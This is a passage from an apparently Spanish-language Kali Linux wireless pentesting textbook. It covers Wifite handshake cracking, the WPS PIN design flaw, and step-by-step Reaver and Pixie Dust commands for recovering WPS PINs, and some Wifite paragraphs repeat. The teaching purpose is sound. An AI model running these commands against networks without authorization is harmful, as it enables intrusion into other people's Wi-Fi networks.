


Wifite comienza a escuchar para capturar un handshake de WPA.

Después de eso, el programa comienza el proceso de cracking, utilizando el archivo de diccionario proporcionado anteriormente.




Finalmente, Wifite devuelve la clave crackeada y muestra otra información relativa como lo hace aircrack-ng (tiempo transcurrido, número de claves probadas y la tasa).




Si no se captura ningún handshake, Wifite intentará desautenticar a un cliente conectado, automatizando el ataque de desautenticación realizado por aireplay-ng.

También, puede optar por utilizar otras herramientas para crackear la clave en lugar de aircrack-ng, especificando la opción relativa (por ejemplo, Pyrit o Cowpatty).




Wifite comienza a escuchar para capturar un handshake de WPA.

Después de eso, el programa comienza el proceso de cracking, utilizando el archivo de diccionario proporcionado anteriormente.



Finalmente, Wifite devuelve la clave crackeada y muestra otra información relativa como lo hace aircrack-ng (tiempo transcurrido, número de claves probadas y la tasa).



Si no se captura ningún handshake, Wifite intentará desautenticar a un cliente conectado, automatizando el ataque de desautenticación realizado por aireplay-ng.

También, puede optar por utilizar otras herramientas para crackear la clave en lugar de aircrack-ng, especificando la opción relativa (por ejemplo, Pyrit o Cowpatty).

Resumen

En este capítulo se cubrió el protocolo de seguridad WPA / WPA2 y se analizó cómo capturar el handshake de cuatro vías WPA y cómo usarlo para crackear la PSK con las numerosas herramientas disponibles en Kali Linux.

El siguiente capítulo cubrirá los ataques contra AP en modo infraestructura, específicamente contra implementaciones **Wi-Fi Protected Setup** (**WPS**), que pueden conducir a la recuperación de la clave WPA PSK en un tiempo relativamente corto.

Capítulo 8

Ataque al AP y a la infraestructura

En el capítulo 7 «Cracking del WPA / WPA2», se aprendió cómo crackear una PSK (clave previamente compartida) para el WPA en el modo WPA-Personal. Otra forma de recuperar la PSK es atacando el AP para explotar un defecto en la WPS (*Wi-Fi Protected Setup* "Configuración protegida Wi-Fi"). En este capítulo, se cubrirá este ataque, los ataques contra WPA-Enterprise y otros ataques dirigidos a los AP y la infraestructura de red, explicando las técnicas y las herramientas en Kali Linux para llevar a cabo dichos ataques.

Los temas que se explicarán son:

- Ataques contra WPS (Wi-Fi Protected Setup)
- Atacar una WPA-Enterprise
- Ataques de denegación de servicio
- AP no autorizados
- Atacar credenciales de autenticación del AP

8.1 Ataques contra el WPS (Wi-Fi Protected Setup)

WPS es un mecanismo de seguridad para AP introducido por la Wi-Fi Alliance en 2006 para permitir a los clientes conectarse más fácilmente a una red inalámbrica, proporcionando un PIN de ocho dígitos en lugar de la PSK (clave previamente compartida). Si el PIN es correcto, el AP proporciona al cliente la WPA PSK para autenticarse en la red.

La especificación WPS también es compatible con un método PBC (*Push-Button-Connect* "Conexión presionando un botón"), donde se presiona un botón tanto en el AP como en el dispositivo cliente para iniciar la conexión.


En 2011, dos investigadores, Stefan Viehböck y Craig Heffner, descubrieron de forma independiente una vulnerabilidad en WPS que podría permitir a un atacante recuperar el PIN en unas pocas horas mediante un ataque de fuerza bruta y obtener acceso a la red. Heffner también desarrolló y lanzó una herramienta que implementa este ataque: **Reaver**.

La falla reside en la forma en que el AP verifica el PIN. De hecho, el PIN de ocho dígitos no se envía en su totalidad al AP, sino que solo se envía y se verifica la primera mitad y, luego, si es correcto, se envía y se verifica la segunda mitad. Si la primera mitad no es correcta, el AP envía una respuesta negativa al cliente. Por lo tanto, el AP controla independientemente las dos mitades del PIN.

Además, el último dígito del PIN es una suma de comprobación de los otros siete dígitos, por lo que puede derivarse de estos.

De esta forma, un atacante podría intentar adivinar los primeros cuatro dígitos del PIN intentando como máximo 10 ^ 4 = 10000 valores y luego la segunda mitad con un máximo de 10 ^ 3 = 1000 posibilidades, para un total de 11000 valores posibles, contra las 10 ^ 7 = 10000000 de combinaciones posibles con todo el PIN. Eso hace una gran diferencia en un ataque de fuerza bruta, reduciendo mucho el tiempo requerido para realizarlo.

WPS se puede deshabilitar en el panel de administración del AP. En este caso, se habilita, dejando el PIN preconfigurado del AP, para demostrar cómo funciona el ataque, como se muestra en la siguiente captura de pantalla:



Los modelos recientes de AP implementan un mecanismo de bloqueo (*lock-down*) después de un cierto número de intentos de adivinar el PIN.

Otro tipo de ataque dirigido a WPS, el ataque **Pixie Dust**, fue presentado recientemente (2014) por Dominique Bongard. Es un ataque de fuerza bruta *offline* (fuera de línea) para recuperar el PIN, mientras que el anterior visto e implementado por Reaver es un ataque *online* (en línea) que interactúa continuamente con el AP.

El ataque Pixie Dust mejora en gran medida la velocidad del proceso de recuperación del PIN de WPS, reduciendo el tiempo requerido a unos segundos o minutos en el peor de los casos.

Los detalles técnicos del ataque se pueden encontrar en el documento http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf.

La herramienta, escrita en lenguaje C, llamada **Pixiewps** se desarrolló como un código de prueba de concepto para demostrar el ataque Pixie Dust. Esta herramienta se integró con una versión bifurcada de la comunidad de Reaver, reaver-wps-fork-t6x, para admitir este nuevo ataque.

En la siguiente subsección, se verá cómo usar Reaver para recuperar el PIN de WPS con ambos tipos de ataques de fuerza bruta, online y offline.

8.1.2. Reaver

Reaver es una herramienta de línea de comandos que puede aplicar fuerza bruta al PIN de WPS. Antes de iniciar el programa, debe identificar sus objetivos, que son los AP que tienen WPS habilitado y no están bloqueados contra los ataques de fuerza bruta. Es aquí donde una herramienta llamada **Wash** viene en su ayuda, un escáner WPS que se incluye con Reaver.


Los pasos para realizar un ataque de fuerza bruta en línea son:

1. Primero, tiene que poner su interfaz inalámbrica en modo monitor, con el comando habitual:

```
airmon-ng start wlan0
```

2. Para buscar AP habilitados para WPS, ejecute el siguiente comando:

```
wash -i wlan0mon -C1
```




Wash muestra información sobre los AP detectados, como el BSSID, el canal, la versión de WPS utilizada, la intensidad de la señal (en dBm), si el WPS está bloqueado o no, y el ESSID.

3. Elija el AP objetivo y ejecute Reaver para recuperar el PIN de WPS:

```
reaver -i wlan0mon -b B0:4E:26:1E:F6:36
```

Aquí, la opción `-b` especifica la dirección MAC del AP.




Reaver intenta todas las combinaciones posibles del PIN y espera la respuesta, y por esta razón normalmente toma unas horas completar el ataque, incluso si las combinaciones posibles del PIN no son tantas.

Para realizar el ataque **Pixie Dust** fuera de línea, tiene que usar la versión **reaver-wps-fork-t6x**, que corresponde a la versión 1.5.2 de Reaver. Esta versión requiere Pixiewps y también es recomendable actualizar a la última versión (en el momento de la escritura del libro es Aircrack-ng, 1.2 RC5). El Reaver actualizado, Pixiewps, y el Aircrack-ng actualizado están disponibles en los repositorios de Kali Linux. Siga los siguientes pasos:

1. Actualice el software con el siguiente comando:


```
apt-get install aircrack-ng reaver
```

Tenga en cuenta que pixiewps también se instala como una dependencia.



2. Luego, establezca la interfaz inalámbrica en modo monitor con el comando:

```
airmon-ng start wlan0
```




Puede observar que las interfaces del monitor virtual se denominan wlanXmon en lugar de monX en la nueva versión de Aircrack-ng.

3. Para ejecutar el ataque, ejecute el siguiente comando:


```
reaver -i wlan0mon -b B0:4E:26:1E:F6:36 -vvv -K 1
```

Donde:

`-i` especifica su interfaz de monitor.
`-b` la dirección MAC del AP.
`-vvv` es el modo de salida más detallado.
`-K 1` especifica el ataque de Pixie Dust.



En la siguiente captura de pantalla, note que se invoca a pixiewps y se descubre el PIN al instante:



El ataque de Pixie Dust muestra cómo recuperar un PIN de WPS de manera fácil y rápida, por lo tanto, se recomienda deshabilitar el WPS.

8.2 Atacar una WPA-Enterprise

WPA-Enterprise, como su nombre lo indica, es el modo de autenticación utilizado en redes empresariales.

